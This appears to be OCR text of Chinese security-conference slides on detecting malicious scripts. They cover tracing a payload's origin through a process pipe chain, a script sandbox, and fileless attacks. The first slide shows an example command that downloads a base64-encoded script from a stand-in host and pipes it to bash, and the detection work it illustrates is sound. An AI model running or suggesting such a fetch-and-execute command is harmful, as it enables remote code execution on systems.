
核心技术-进程链跟踪

基于管道的Payload入侵回溯技术

在bash进程中怎么知道Payload是从evil.com来的？

```
curl evil.com/evil.sh  |  base64 -d  |  bash
```

基于进程FD信息可以回溯




高对抗轻量级脚本沙箱

不止这些，还有更多

支持更多特性：

200+

支持常用脚本：



支持全平台：


恶意脚本检测未来

我们对恶意脚本检测领域的看法

恶意脚本检测未来

总结

无文件攻击越来越流行：



对抗与反对抗，是永恒的话题：

我们的联系方式

技术交流钉钉群

邮箱

magicbluech@gmail.com


THANK YOU FOR WATCHING!
非 常 感 谢 您 的 观 看